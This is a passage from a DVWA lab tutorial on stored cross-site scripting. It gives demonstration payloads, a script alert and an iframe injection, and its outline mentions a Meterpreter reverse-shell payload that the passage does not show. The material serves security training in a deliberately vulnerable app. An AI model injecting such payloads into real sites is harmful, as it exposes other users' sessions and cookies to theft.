Damn Vulnerable Web App (DVWA):

{Cross Site Scripting (XSS)}

Section 0. Background Information

- What is Damn Vulnerable Web App (DVWA)?
  - Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.
  - Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

- What is Cross Site Scripting?
  - Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications.
  - XSS enables attackers to inject client-side script into Web pages viewed by other users.
  - A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy.
  - In Addition, the attacker can send input (e.g., username, password, session ID, etc) which can be later captured by an external script.
  - The victim's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site.

- **Lab Notes**
  - In this lab we will do the following:
    1. We will test a basic cross site scripting (XSS) attack
    2. We will test an iframe cross site scripting (XSS) attack
    3. We will test a cookie cross site scripting (XSS) attack
    4. We will create a php/meterpreter/reverse_tcp payload
    5. We will start the php/meterpreter/reverse_tcp listener
    6. We will upload the PHP payload to the DVWA Upload screen
    7. We will test a PHP Payload cross site scripting (XSS) attack

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
  - 


Section 9: Set Security Level

1. Set DVWA Security Level
   - **Instructions:**


1. Click on DVWA Security, in the left hand menu.
2. Select "low"
3. Click Submit

Section 10: XSS Stored Basic Exploit Test


1. XSS Stored Menu
   - **Instructions:**
     1. Select "XSS Stored" from the left navigation menu.

- 

2. Basic XSS Test
   - **Instructions:**
     1. Name: Test 1
     2. Message: <script>alert("This is a XSS Exploit Test")</script>
     3. Click Sign Guestbook


- 

3. View Test 1 Results
   - **Notes(FYI):**
     1. Notice that the JavaScript alert we just created is now displayed.
     2. Every Time a user comes to this forum, this XSS exploit will be displayed.
     3. This exploit can be easily modified to capture cookie/session information for future Man-in-Middle attacks.
   - **Instructions:**
     1. Click OK


- 

Section 11: XSS Stored IFRAME Exploit Test


1. Reset Database
   - **Instructions:**
     1. Select "Setup" from the left menu navigation.
     2. Click on the Create / Reset Database Button.
   - **Notes(FYI):**
     - We need to reset the database otherwise the each XSS exploit will appear for each example.

- 


2. XSS Stored Menu
   - **Instructions:**
     0. Select "XSS Stored" from the left navigation menu.

- 

3. XSS Test 2
    - **Instructions:**
        0. Name: Test 2
        1. Message: <iframe src="http://www.cnn.com"></iframe>
        2. Click Sign Guestbook

